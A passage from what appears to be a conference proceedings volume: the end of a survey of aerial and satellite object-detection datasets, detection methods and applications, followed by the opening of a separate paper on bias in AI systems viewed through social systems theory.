- **High within-class variation and between-class similarity:** The FAIR1M dataset exhibits high within-class variation and between-class similarity, with similar shapes and appearances among different fine-grained types.
- **Complex scenes with densely distributed objects:** Developing algorithms for densely distributed object detection in remote sensing images involves collecting numerous images from complex scenes with dense object distributions like large ports, parking lots, and crossroads, and annotating each instance individually, presenting a significant challenge for current object detection algorithms.
- **Rich geographic information:** Unlike existing remote sensing datasets that offer only size information, the FAIR1M dataset includes rich geographic details like spatial resolution, longitude, and latitude, enabling researchers to access comprehensive remote sensing information.

NWPU VHR-10. NWPU VHR-10 dataset [11] is a notable aerial imagery and remote sensing dataset containing 3775 instances covered in 10 different categories. Horizontal bounding boxes have been used to annotate this dataset. There are ten classes in the proposed dataset, and it also included negative examples. These ten classes of objects are airplane, baseball diamond, basketball court, bridge, harbor, ground track field, ship, storage tank, tennis court, and vehicle. [12] It consists of 715 RGB images and 85 pan-sharpened color infrared images. In general, the 715 RGB images are gathered from Google Earth and their spatial resolutions vary from 0.5m to 2m. [5], [13] However, the drawback was that it included some small-sized objects which were not labeled as their size was only a few pixels (for example, vehicle class). [14]

VEDAI. Dataset designed to address the task of small **Vehicle Detection in Aerial Images** [15] within a realistic industrial framework. The images were gathered from Utah AGRC¹, which gives access to many freely distributable aerial orthonormal images. A total of 1,210 images (1024 × 1024)

¹<http://gis.utah.gov/>

have been manually selected, all of them taken from the same distance to the ground. The color images have three 8-bits channels image (R,G,B) while the infrared images have only one 8-bits channel.

COFGA. Created for the advancement of fine-grained classification research, the COFGA [16] dataset consists of 2,104 images captured in various land types—urban areas, rural areas and open spaces, collected from an airborne imaging system at 5-15 cm ground sampling distance (GSD), providing higher spatial resolution than most public overhead imagery datasets. The 14,256 annotated objects in the dataset were classified into 2 classes, 15 subclasses, 14 unique features, and 8 perceived colors — a total of 37 distinct labels, which makes it suitable to the task of fine-grained classification.

DLR 3K Vehicle. The DLR-3K vehicle dataset, as described in [17], is another dataset designed for vehicle detection, which contains 14235 instances of vehicles covered in 2 object classes. The images present in this dataset have been captured at a height of 1000 meters above the ground using the DLR 3K camera system (a near real time airborne digital monitoring system) over Munich, Germany. The annotation method used for the images in the dataset is oriented bounding boxes, so the vehicle instances are manually labeled by using this method.




Fig. 2. Remote sensing imagery samples from diverse datasets used in object detection

IV. METHODS

Object detection and localization from imagery captured from above ground remain quite challenging research tasks due to factors such as variation in scale and shape of objects,

inconsistent image resolution, highly complex backgrounds, and nonuniform object classes.

In recent times, there has been significant progress in deep learning [18], [19], leading to remarkable achievements across various domains. Unlike conventional algorithms, deep learning methods often use complex neural networks to extract meaningful features from raw data for various tasks. Here, we mainly review object identification methods based on deep learning which include two-stage object detection models and one-stage object detection models (Table I). [20]

A. Region-based CNNs (R-CNNs)

R-CNN Region-based Convolutional Neural Networks, introduced in 2014, revolutionized object detection by achieving a significant increase in mean Average Precision (mAP) compared to previous models on datasets like VOC2012. R-CNN operates by first generating around 2000 bounding boxes using a selective search algorithm, which combines related pixels into entities. These bounding boxes are then fed into a CNN for feature extraction. Initially, R-CNN employed Support Vector Machines (SVM) for final classification. [21]

However, **Fast R-CNN**, developed in 2015 [22], addressed the limitations of R-CNN by enhancing speed and computational efficiency in object detection tasks. The introduction of shared feature maps further optimized the model's efficiency, enabling end-to-end training and facilitating real-time object detection. Fast R-CNN was developed as an improvement over R-CNN to address its shortcomings. The transition from SVM to a fully connected neural network in Fast R-CNN eliminated the need for additional storage space, resulting in faster training and testing times. Additionally, Fast R-CNN reduced computational redundancy by selecting RoIs from just two images instead of multiple ones, thus accelerating the training process.

Faster R-CNN, introduced in [23], represents the latest advancement in two-stage object detection algorithms, building upon the foundation laid by its predecessors like R-CNN and Fast R-CNN. Unlike Fast R-CNN, which relied on selective search for region proposal, Faster R-CNN employs a dedicated Region Proposal Network (RPN) to generate proposals, eliminating the need for external algorithms for this task. This integration of proposal generation within the network architecture enhances efficiency and accuracy. The Faster R-CNN model consists of two main components: a shared full convolutional network for feature extraction preceding ROI (Region of Interest) pooling, and a ROI-wise subnet for subsequent processing. By combining feature extraction, anchor box generation, and coordinate regression within a unified neural network, Faster R-CNN streamlines the detection process and enables end-to-end training.

Furthermore, Faster R-CNN introduces the concept of anchor boxes, utilizing three aspect ratios and three scale factors to generate nine anchors of different sizes. Despite the large number of anchors, the inference speed remains fast because these anchor configurations are predetermined and fixed. By integrating region proposal directly into the neural network

TABLE I
COMPARISON OF AERIAL OBJECT DETECTION DATASETS

Dataset	No. of images	No. of instances	Obj. categories	Image size	Annotation way
DOTA [3]	2806	188282	15	different sizes	oriented bounding box
DIOR [5]	23463	192472	20	800 x 800	horizontal bounding box
COWC [6]	32	32716	1	1024 x 1024	horizontal bounding box & one dot
xView [8]	1127	~1M	60	different sizes	horizontal bounding box
FAIR - 1M [10]	15266	~1M	37	different sizes	oriented bounding box
NWPU VHR-10 [11]	715	3775	10	different sizes	horizontal bounding box
VEDAI [15]	1210	3640	9	1024 x 1024	oriented bounding box
COFGA [16]	2104	14256	15	different sizes	oriented bounding box
DLR 3K Vehicle [17]	20	14235	20	5616 x 3744	oriented bounding box

architecture and optimizing anchor box generation, Faster R-CNN achieves state-of-the-art results on datasets like Pascal VOC while maintaining efficient processing speeds, making it a pivotal advancement in the field of object detection.

B. Single-Shot Detectors (SSDs)

On the other hand, one-stage detectors contain a single feed-forward fully convolutional network that directly generate classification probabilities and bounding box coordinates, which have a faster detection speed. The Single Shot MultiBox Detector (SSD) [24] and YOLO (You Only Look Once) [25] were among the first to propose a single unified architecture, without requiring a per-proposal computation.

SSD Single-Shot Detector is a one-stage object detection model that combines object localization and classification in a single pass, eliminating the need for a separate region proposal phase. SSD employs fixed-size boundary boxes for object detection and utilizes non-maximum suppression for final detection. Despite its one-stage design, SSD achieves accuracy comparable to its predecessors while being more efficient, particularly in detecting smaller objects. Unlike multi-stage detectors, SSD performs object detection operations directly on specific top layers, simplifying the process and maintaining high accuracy. This makes SSD a promising option for real-time object detection tasks. [6], [24]

RetinaNet, introduced in [26] in 2017, represents a significant advancement in object detection, surpassing the accuracies of state-of-the-art two-stage detectors while maintaining the speed of one-stage models. By incorporating focal loss, RetinaNet addresses the issue of foreground-background class imbalance during training, which historically hindered the performance of single-stage detectors. This novel loss function focuses on difficult training examples, enhancing the model's ability to learn and generalize. RetinaNet builds upon previous works by integrating ideas such as anchor boxes and feature pyramids into a single-stage object detection architecture. Unlike traditional R-CNN detectors, RetinaNet operates with a single backbone network and two cascaded sub-networks, enabling dense detection without the need for a separate region proposal network. Overall, RetinaNet's use of focal loss training and its streamlined architecture contribute to its state-of-the-art performance in object detection tasks.

YOLO (You Only Look Once) pioneered the concept of one-stage object detection in 2015, diverging from the prevalent two-stage methods at the time. By incorporating position predictions alongside classification in the final layer

of the neural network, YOLOv1 achieves real-time detection by dividing images into grids and predicting bounding boxes for each grid. Despite its speed, YOLOv1's precision on small objects suffers due to sparse grids and limited bounding box predictions. Redmon et al. subsequently introduced improved versions, YOLOv2 and YOLOv3, which featured deeper backend CNNs, residual blocks, and skip connections, significantly enhancing performance while maintaining high speed. YOLO's single-pass approach and division of images into bounding boxes make it highly efficient, outperforming traditional R-CNN and Fast R-CNN methods by significant margins. However, challenges remain in detecting and classifying small objects, particularly in aerial imagery, due to YOLO's monotonic view and simplified architecture. [27]

YOLOv2, an enhanced version developed by the same author, introduces several improvements over YOLOv1. These include the incorporation of batch normalization layers after each convolutional layer, elimination of dropout layers, and the use of higher image resolutions during training. Additionally, YOLOv2 employs more anchor boxes to increase the number of candidate boxes and improves their accuracy through clustering analysis based on the K-means algorithm. [20] Furthermore, YOLOv2 constrains the prediction frame's center within fixed grids to address inaccuracies in bounding box predictions observed in YOLOv1. Despite these enhancements, YOLOv2 still struggles with detecting and classifying small objects, particularly in aerial imagery applications.

YOLOv3 introduces three feature maps of varying sizes to improve detection accuracy across small, medium, and large objects. [28] Utilizing logistic regression for category prediction allows for the detection of objects spanning multiple categories. Darknet-19 in YOLOv2 is upgraded to Darknet-53 in YOLOv3, and nine anchor boxes are employed to enhance object detection precision. Despite these improvements, YOLOv3 still struggles with accurately detecting grouped objects. **YOLOv4** builds upon its predecessors by implementing advanced techniques such as Mosaic enhancement, Cross mini-batch Normalization (CmBN), and Self-Adversarial Training (SAT) during training. With a stronger backbone network (CSPDarknet53) and additional features like the Mish activation function, label smoothing, and Drop-Block, YOLOv4 achieves further improvements in detection performance. Additionally, YOLOv4 introduces new structures like Spatial Pyramid Pooling (SPP), Feature Pyramid Network (FPN), and Pyramid Attention Network (PAN) to enhance the

neck network. These advancements, along with the adoption of CIOU Loss for regression loss function and DIOU-based Non-Maximum Suppression (NMS), contribute to the improved performance and speed of YOLOv4 compared to its predecessors.

The evolution of YOLO models demonstrates a consistent focus on enhancing accuracy, detection speed, and industry friendliness. **YOLOv5** [29] adopts the Mosaic data enhancement technique from YOLOv4 and introduces adaptive anchor box settings for each training iteration to improve precision. **YOLOX** [30] builds upon YOLOv3, incorporating optimization techniques such as Exponential Moving Average (EMA) weight update and IoU loss function for regression branch training. **YOLOv6** achieves significant improvements in accuracy and speed while ensuring compatibility with industry deployment through hardware support and the introduction of the Re-parameter (Rep) skill. [31] **YOLOv7** further advances model performance with re-parameterization techniques and the adoption of Efficient Long-Range Attention Network (ELAN). In the YOLOv7, a cosine learning rate scheduling strategy is used to adjust the learning rate. The previous YOLO model uses the IoU and GT as soft labels, but YOLOv7 introduces an auxiliary head to assist training. [20]

Object detection in earth observation images presents unique challenges due to factors like rotation, scale variation, and complex backgrounds. Although the existing methods partially addressed these issues through introducing prior knowledge or designing proprietary models, the task of object detection in earth observation images is still an open problem deserved to further research. [5]

V. APPLICATIONS

With the continual growth in aerial and satellite image availability, alongside the ongoing advancements in modern deep learning methodologies, the utilization of object detection in optical remote sensing images plays a pivotal role across various domains, such as in environmental monitoring, urban development, agricultural management, and disaster response.

Object detection of remote sensing images can help investigate targets related to the transportation sector, spanning from the detection of ships navigating across vast water bodies [32] to the identification of cars traversing urban and rural landscapes [33]. Furthermore, applications with a stronger focus on segmentation within the transportation group are mainly extracting road networks [34], enabling detailed mapping and analysis of transportation routes and infrastructure. The Massachusetts roads dataset [35], launched in 2013, was a pioneering effort that set the stage for subsequent projects like the SpaceNet [36] and DeepGlobe challenges [37], as well as the development of additional datasets in the field.

Settlement is another important application of object detection, more specifically, detection of informal settlements from VHR images. Informal settlement usually refers to an area where the land tenure is not recognized by the public authorities, and a neighborhood where the residents have sub-standard housing and insufficient basic services. The work

in [38] is investigation the use of CNN for the detection of informal settlements.

Attention has been drawn towards application of object detection in land use/land cover (LULC) as well. LULC information is crucial in areas such as natural resource management, environmental impact assessment and risk management. In this study [39], an effort has been made to monitor LULC changes due to urbanization using an object based image analysis approach which may have fewer significant errors in large entities like forest land, water bodies, and urban areas.

Disaster management [40] is another critical domain where remote sensing object detection plays a pivotal role in aiding recovery efforts after natural disasters. With the increasing frequency and severity of natural disasters such as floods and earthquakes, the need for rapid and efficient disaster response has become more pressing than ever. Traditional methods of disaster assessment and recovery are often time-consuming and resource-intensive, posing significant challenges for disaster management teams tasked with processing large volumes of data in real-time. To address these challenges, Convolutional Neural Networks (CNN) models have emerged as a powerful tool for object detection in disaster-affected areas. By leveraging deep learning techniques, these models can effectively analyze aerial images captured after disasters, enabling disaster management teams to identify and assess the extent of damage quickly and accurately.

VI. CONCLUSION

In conclusion, object detection in remote sensing images is an important task of computer vision and it presents unique challenges due to factors like rotation, variability in object appearances, and complex backgrounds, making it a persistently open problem in need of further research. This paper first highlighted the recent progress of object detection in remote sensing images, including benchmark datasets and their characteristics and underlying methodologies for image analysis and classification, in both the computer vision and earth observation communities. It specifically focuses on datasets relevant to object detection of remote sensing images, providing insights into their importance and availability. Finally, the paper delves into the extensive array of uses for object detection where it covers fields like transportation, settlement, land use/land cover, disaster response and beyond.

ACKNOWLEDGEMENT

The authors thank the Faculty of computer science and engineering at the Ss. Cyril and Methodius University in Skopje for the provided financial support under the SatTime ("Analysis of satellite image time-series") project.

REFERENCES

- [1] J. Pearlman, P. Barry, C. Segal, J. Shepanski, D. Beiso, and S. Carman, "Hyperion, a space-based imaging spectrometer," *IEEE Transactions on Geoscience and Remote Sensing*, vol. 41, no. 6, pp. 1160–1173, 2003.
- [2] M. Wang, Q. Li, Y. Gu, and J. Pan, "Highly efficient anchor-free oriented small object detection for remote sensing images via periodic pseudo-domain," *Remote Sensing*, vol. 15, no. 15, p. 3854, 2023.

- [3] G.-S. Xia, X. Bai, J. Ding, Z. Zhu, S. Belongie, J. Luo, M. Datcu, M. Pelillo, and L. Zhang, "Dota: A large-scale dataset for object detection in aerial images," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2018.
- [4] J. Ding, N. Xue, G.-S. Xia, X. Bai, W. Yang, M. Y. Yang, S. Belongie, J. Luo, M. Datcu, M. Pelillo *et al.*, "Object detection in aerial images: A large-scale benchmark and challenges," *IEEE transactions on pattern analysis and machine intelligence*, vol. 44, no. 11, pp. 7778–7796, 2021.
- [5] K. Li, G. Wan, G. Cheng, L. Meng, and J. Han, "Object detection in optical remote sensing images: A survey and a new benchmark," *ISPRS journal of photogrammetry and remote sensing*, vol. 159, pp. 296–307, 2020.
- [6] H. Anwar, K. Javed, S. Rubab, and M. J. Khan, "Towards efficient aerial object detection: Techniques, datasets and challenges," in *2021 International Conference on Communication Technologies (ComTech)*. IEEE, 2021, pp. 61–66.
- [7] T. N. Mundhenk, G. Konjevod, W. A. Sakla, and K. Boakye, "A large contextual dataset for classification, detection and counting of cars with deep learning," in *Computer Vision–ECCV 2016: 14th European Conference, Amsterdam, The Netherlands, October 11–14, 2016, Proceedings, Part III 14*. Springer, 2016, pp. 785–800.
- [8] D. Lam, R. Kuzma, K. McGee, S. Dooley, M. Laielli, M. Klaric, Y. Bulatov, and B. McCord, "xview: Objects in context in overhead imagery," *arXiv preprint arXiv:1802.07856*, 2018.
- [9] B. Zhao, J. Feng, X. Wu, and S. Yan, "A survey on deep learning-based fine-grained object classification and semantic segmentation," *International Journal of Automation and Computing*, vol. 14, no. 2, pp. 119–135, 2017.
- [10] X. Sun, P. Wang, Z. Yan, F. Xu, R. Wang, W. Diao, J. Chen, J. Li, Y. Feng, T. Xu *et al.*, "Fair1m: A benchmark dataset for fine-grained object recognition in high-resolution remote sensing imagery," *ISPRS Journal of Photogrammetry and Remote Sensing*, vol. 184, pp. 116–130, 2022.
- [11] G. Cheng, P. Zhou, and J. Han, "Learning rotation-invariant convolutional neural networks for object detection in vhr optical remote sensing images," *IEEE Transactions on Geoscience and Remote Sensing*, vol. 54, no. 12, pp. 7405–7415, 2016.
- [12] G. Cheng and J. Han, "A survey on object detection in optical remote sensing images," *ISPRS journal of photogrammetry and remote sensing*, vol. 117, pp. 11–28, 2016.
- [13] M. Cramer, "The dgpf-test on digital airborne camera evaluation overview and test design," *Photogrammetrie-Fernerkundung-Geoinformation*, pp. 73–82, 2010.
- [14] G. Cheng, J. Han, P. Zhou, and L. Guo, "Multi-class geospatial object detection and geographic image classification based on collection of part detectors," *ISPRS Journal of Photogrammetry and Remote Sensing*, vol. 98, pp. 119–132, 2014.
- [15] S. Razakarivony and F. Jurie, "Vehicle detection in aerial imagery: A small target detection benchmark," *Journal of Visual Communication and Image Representation*, vol. 34, pp. 187–203, 2016.
- [16] E. Dahan, T. Diskin, A. Amram, A. Moryossef, and O. Koren, "Cofga: A dataset for fine grained classification of objects from aerial imagery," *arXiv preprint arXiv:2105.12786*, 2021.
- [17] K. Liu and G. Mattyus, "Fast multiclass vehicle detection on aerial images," *IEEE Geoscience and Remote Sensing Letters*, vol. 12, no. 9, pp. 1938–1942, 2015.
- [18] Y. LeCun, Y. Bengio, and G. Hinton, "Deep learning," *nature*, vol. 521, no. 7553, pp. 436–444, 2015.
- [19] A. Voulodimos, N. Doulamis, A. Doulamis, E. Protopapadakis *et al.*, "Deep learning for computer vision: A brief review," *Computational intelligence and neuroscience*, vol. 2018, 2018.
- [20] M. Carranza-García, J. Torres-Mateo, P. Lara-Benítez, and J. García-Gutiérrez, "On the performance of one-stage and two-stage object detectors in autonomous vehicles using camera data," *Remote Sensing*, vol. 13, p. 89, 12 2020.
- [21] R. Girshick, J. Donahue, T. Darrell, and J. Malik, "Rich feature hierarchies for accurate object detection and semantic segmentation," in *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2014, pp. 580–587.
- [22] R. Girshick, "Fast r-cnn," in *Proceedings of the IEEE international conference on computer vision*, 2015, pp. 1440–1448.
- [23] S. Ren, K. He, R. Girshick, and J. Sun, "Faster r-cnn: Towards real-time object detection with region proposal networks," *Advances in neural information processing systems*, vol. 28, 2015.
- [24] W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C.-Y. Fu, and A. C. Berg, "Ssd: Single shot multibox detector," in *Computer Vision–ECCV 2016: 14th European Conference, Amsterdam, The Netherlands, October 11–14, 2016, Proceedings, Part I 14*. Springer, 2016, pp. 21–37.
- [25] J. Redmon and A. Farhadi, "Yolo9000: better, faster, stronger," in *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2017, pp. 7263–7271.
- [26] T.-Y. Lin, P. Goyal, R. Girshick, K. He, and P. Dollár, "Focal loss for dense object detection," in *Proceedings of the IEEE international conference on computer vision*, 2017, pp. 2980–2988.
- [27] J. Redmon, S. Divvala, R. Girshick, and A. Farhadi, "You only look once: Unified, real-time object detection," in *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2016, pp. 779–788.
- [28] J. Redmon and A. Farhadi, "Yolov3: An incremental improvement," *arXiv preprint arXiv:1804.02767*, 2018.
- [29] W. Wu, H. Liu, L. Li, Y. Long, X. Wang, Z. Wang, J. Li, and Y. Chang, "Application of local fully convolutional neural network combined with yolo v5 algorithm in small target detection of remote sensing image," *PLoS one*, vol. 16, no. 10, p. e0259283, 2021.
- [30] Z. Ge, S. Liu, F. Wang, Z. Li, and J. Sun, "Yolox: Exceeding yolo series in 2021," *arXiv preprint arXiv:2107.08430*, 2021.
- [31] C. Li, L. Li, H. Jiang, K. Weng, Y. Geng, L. Li, Z. Ke, Q. Li, M. Cheng, W. Nie *et al.*, "Yolov6: A single-stage object detection framework for industrial applications," *arXiv preprint arXiv:2209.02976*, 2022.
- [32] S. Voinov, D. Krause, and E. Schwarz, "Towards automated vessel detection and type recognition from vhr optical satellite images," in *IGARSS 2018-2018 IEEE International Geoscience and Remote Sensing Symposium*. IEEE, 2018, pp. 4823–4826.
- [33] H. Ji, Z. Gao, T. Mei, and B. Ramesh, "Vehicle detection in remote sensing images leveraging on simultaneous super-resolution," *IEEE Geoscience and Remote Sensing Letters*, vol. 17, no. 4, pp. 676–680, 2019.
- [34] P. Shamsolmoali, M. Zareapoor, H. Zhou, R. Wang, and J. Yang, "Road segmentation for remote sensing images using adversarial spatial pyramid networks," *IEEE Transactions on Geoscience and Remote Sensing*, vol. 59, no. 6, pp. 4673–4688, 2020.
- [35] V. Mnih, *Machine learning for aerial image labeling*. University of Toronto (Canada), 2013.
- [36] A. Van Etten, D. Lindenbaum, and T. M. Bacastow, "Spacenet: A remote sensing dataset and challenge series," *arXiv preprint arXiv:1807.01232*, 2018.
- [37] I. Demir, K. Koperski, D. Lindenbaum, G. Pang, J. Huang, S. Basu, F. Hughes, D. Tuia, and R. Raskar, "Deepglobe 2018: A challenge to parse the earth through satellite images," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition Workshops*, 2018, pp. 172–181.
- [38] N. Mboga, C. Persello, J. R. Bergado, and A. Stein, "Detection of informal settlements from vhr images using convolutional neural networks," *Remote sensing*, vol. 9, no. 11, p. 1106, 2017.
- [39] D. R. Samal and S. S. Gedam, "Monitoring land use changes associated with urbanization: An object based image analysis approach," *European Journal of Remote Sensing*, vol. 48, no. 1, pp. 85–99, 2015.
- [40] D. K. Salluri, K. Bade, and G. Madala, "Object detection using convolutional neural networks for natural disaster recovery," *Int. J. Saf. Secur. Eng.*, vol. 10, no. 2, p. 285, 2020.

From Bias to Fairness: Challenges in Artificial Intelligence Systems through a Social Systems Lens

Kalistrat Sandjakoski
Institute for sociological, political, and judiciary research
University Ss. Cyril and Methodius
Skopje, Republic of North Macedonia
kalistrat_s@hotmail.com

Ljubinka Sandjakoska *
Faculty of Computer Science and Engineering
University of Information Science and Technology
Ohrid, Republic of North Macedonia
ljubinka.gjergjeska@uist.edu.mk

* corresponding author

Abstract— As artificial intelligence (AI) systems increasingly permeate diverse societal realms, concerns regarding inherent biases within these systems have gained prominence. Such biases can perpetuate and worsen existing issues within social structures, leading to unjust outcomes and undesirable, unethical practices. This study delves into the contexts and classifications of AI biases. It begins by providing an overview of typical forms of biases observed in AI systems, encompassing human, systemic, and computational biases. Furthermore, it outlines methods for mitigating biases in AI systems, including techniques for algorithmic fairness, conscientious data collection practices that prioritize diversity, and involving stakeholders in the design process. Additionally, the paper explores the distinction between fundamental challenges – accountability and responsibility, followed by adaptability and flexibility. Drawing on insights from social systems theory, it investigates the emergence and propagation of biases within what is termed the "genetic form" of the social system as represented in advocacy organizations. This analysis underscores the interrelation of legal professionals, legal actions, and judicial procedures from an ontological standpoint. The inquiry posed is whether AI can serve as an advocate. Lastly, a systemic sociological approach is proposed for constructing a framework of meaning, juxtaposed with AI methodologies.

Keywords— *artificial intelligence, biases, social systems, systemic sociological methodology, meaning-structure*

I. INTRODUCTION

As artificial intelligence (AI) systems become more integrated into various aspects of society, concerns about biases inherent in these systems have come to the forefront. Since developing AI systems is more than their mathematical and computational constructs, including understanding the social phenomena and viewing through the social systems lens is more than necessary. The AI community, for more than two decades, has tried to find contexts for addressing AI bias. In general, the bias can be viewed in a statistical, legal, cognitive, and societal context. According to the International Standardization Organization (ISO) bias is defined as "the degree to which a reference value deviates from the truth" [1]. This definition covers all mentioned contexts. The most frequent understanding and treatment of bias in technical

systems is as a statistical phenomenon. In [2] bias is an effect that deprives a statistical result of representativeness by systematically distorting it, as distinct from a random error, which may distort on any one occasion but balances out on the average. If the environment is strongly defined, then this context may be sufficient to solve the problems. In practice, the environment in which AI is used is completely non-deterministic and stochastic. The entire spectrum of problems posed by bias in AI systems is not fully captured or solved from a statistical perspective due to the limitations given by the definition. That's why should be included additional aspects, such as rules and regulations. When it comes to word about legal context should be emphasized that there is no standard for applying regulation in designing, developing, deploying, and using AI tools. There are many ways bias is treated in some federal laws. While the legal context provides [3] several examples of how bias and fairness have been quantified and adjudicated over the last several decades, the relevant standards are still evolving. Teams designing and developing AI systems bring individual as well as organizational cognitive biases to the process [4]. Assumptions about which data should be used, what AI models should be created, and where to install AI systems frequently become biased, in societal context from the cognitive biases of individuals or groups that develop and deploy AI tools, methodologies, and systems in general.

Biases present in AI algorithms can perpetuate and exacerbate existing problems within social systems. Because of that, we would like to provide a wide understanding of AI biases. First, we make a summary of the three dominant categories of AI bias, followed by addressing the challenges. After addressing we discuss engineering strategies for mitigating biases in AI systems. In the next section, we propose a systemic sociological methodology for forming a meaning structure. The paper ends with concluding remarks and future work directions.

II. TYPES OF BIASES FOUND IN AI

As AI has permeated all spheres of modern life, it is essential to understand the biases that enter into the cause-

and-effect relationship. For that purpose, we provide a summary of the dominant categories: human biases, systemic biases, and computational biases. This categorization is made according to the conclusions given in [5-15]. It should be noted that the areas covering these bias classes are not entirely disjunctive. Some overlap is natural and expected because humans are a key factor in both systems and in the processes of building computational solutions to a problem. The categorization is done to broaden our knowledge of bias in AI beyond the field of computation.

A. Human biases

Human biases are significant factors throughout the entire lifecycle of AI applications, including their design, development, deployment, evaluation, utilization, and auditing. These biases can manifest at both individual and collective levels. Typically, they are implicit and revolve around the perception and interpretation of information, including automated AI outputs, influencing decision-making processes or the filling of gaps in knowledge [3]. Without delving deeply, Table 1 provides a concise overview of human biases. In our perspective, we posit that the most influential individual human biases affecting problem-solving within social systems and understanding the general mode of the social system include: cognitive bias [3], consumer bias [17], behavioral bias [18], and confirmation bias [19].

TABLE I. HUMAN BIASES

<i>Individual biases</i>	<i>Group biases</i>
automation complacency; consumer; mode confusion; cognitive; anchoring; availability heuristic; confirmation; Dunning–Kruger effect; implicit; loss of situational awareness; user interaction behavioral; interpretation; Rashomon effect or principle; selective adherence; streetlight effect; annotator reporting; human reporting; presentation; ranking	groupthink; funding; deployment; sunk cost fallacy.

B. Systemic biases

The systemic biases can be divided into three general groups: *historical*, *societal*, and *institutional*. Historical bias describes the ingrained prejudices that society has carried down through the ages. In this context, we would like to show the difference between systemic-historical biases and biases in historical description, or the interpretation, analysis, and explanation of history. In AI system solutions are usually present the first mentioned type. Societal biases can take many different forms but are usually defined as being for or against groups or individuals based on social identities, demographic criteria, or unchangeable physical qualities. Institutional biases can be viewed as a tendency that is seen at the institutional level, wherein rules or practices lead to the

advantage or disadvantage of particular social groupings. Typical instances include institutional racism [16].

C. Computational biases

Computational biases are sometimes considered as statistical biases. Statistical biases come from systematic as opposed to random error and can occur in the absence of prejudice, partiality, or discriminatory intent [20]. These biases are caused by errors that happen when a sample is not representative of the whole population. Issues that are directly related to computational biases and provide impacts on different societal groups are heterogeneous data, representation of complex data in simpler mathematical representations, wrong data, and algorithmic biases such as over- and under-fitting, the treatment of outliers, and data cleaning and imputation factors. Computational biases can be considered from three points of view, concerning which process / sub-process they participate in or from which they arise. Three classes of processes that make the differentiation between computational biases are: selection and sampling; processing and validation; use and interpretation (Table 2).

TABLE II. COMPUTATIONAL BIASES

Selection and Sampling	Processing and Validation	Use and Interpretation
data generation; detection; ecological fallacy; evaluation; exclusion; measurement; popularity; population; representation; temporal; uncertainty	amplification; inherited; error propagation; model selection; survivorship.	activity; concept drift; emergent; content production; data dredging; feedback loop; linking

Data generation bias occurs when synthetic or redundant data samples are introduced into a dataset [21].

Amplification bias is present when the predicted outcomes are disproportionately influenced by the prior distribution of the target variable. [22]

III. ENGINEERING STRATEGIES FOR MITIGATING BIASES IN AI SYSTEMS

A. Basic strategies

Without going into details about existing strategies for mitigating biases in AI systems, for completeness, we will only mention the categories from which the basic strategies can be viewed:

- 1) *Algorithmic fairness technique (AF)*
- 2) *Diversity-aware data collection, and*
- 3) *Stakeholder engagement in the design process*

In line with our opinion, in [28] is stated - because algorithmic fairness is fundamentally a social construct, technology for AF ought to be approached through a sociotechnical perspective.

B. Difference between challenges

To develop an effective strategy for mitigating biases in AI it is more than important to make the difference between concepts of i) Accountability and Responsibility and ii) adaptability and flexibility.

1) Accountability and Responsibility

While accountability focuses on answering for the outcomes of algorithmic decisions and holding individuals or organizations responsible, responsibility emphasizes the duty of various stakeholders to ensure fairness and mitigate biases in algorithmic systems. Both concepts are crucial for addressing the ethical and social implications of algorithmic decision-making and promoting fairness and equity in AI systems.

2) Adaptability and Flexibility

Adaptability focuses on the ability of algorithms to evolve and address fairness concerns over time, while flexibility emphasizes the ability of algorithms to accommodate diverse fairness requirements or preferences in different contexts. Both concepts are essential for developing algorithmic fairness techniques that are robust, responsive, and adaptable to the complex and evolving nature of fairness challenges in AI systems.

IV. SYSTEMIC SOCIOLOGICAL METHODOLOGY FOR FORMING A MEANING-STRUCTURE

How do biases emerge and propagate within the so-called genetic form of the social system we can see in advocate organizations, emphasizing the interconnectedness of lawyers, lawsuits, and court procedures from an ontological perspective. Here we will try to contribute in answering the question - *can AI advocate?*

Within social systems theory, we propose a systemic sociological methodology called **asymmetric analogizing**. There are two or more relatively developed types of organizations that operate in a portosystemic manner. Because of the protosystemic mode, relatively developed organizations possess genetic forms. They establish a hierarchical structure by complementing each other, not by comparing and converging similarities, but by possessing intense differences. The greater the functional gap in an organization, the more consistent the difference should be with the necessary transformations that the organization must undergo to overcome the gap and overcome the difference that implies and accentuates the gap. Difference at the same time contains similarities and differences that represent the progressive phase of the relationship between the hereditary and the inherited protosystem (or genetic form). For example, social-psychiatric organizations are based on interpersonal communication, as much as lawyer organizations. Lawyer organizations base their professional activity on agonistic communication, and social-psychiatric ones base their communication on the moment of cohesion. Agonistic communication is an advanced form of relationship because it raises the stake of intellectual potential and encourages the skill of legalistic competition. Hence, it can be said that communication is an analogical element, and the cohesion/agonism distinction establishes a certain asymmetry in the ratio.

So, the asymmetric-analogous methodology that belongs to systemic sociology, allows hierarchical affiliation to be manifested through differences. What is different in the progressive-hierarchical unity of the organizations is at the same time similar in itself and related with itself in so far as we associate it with the core, with the element common to that which manifests itself differently.

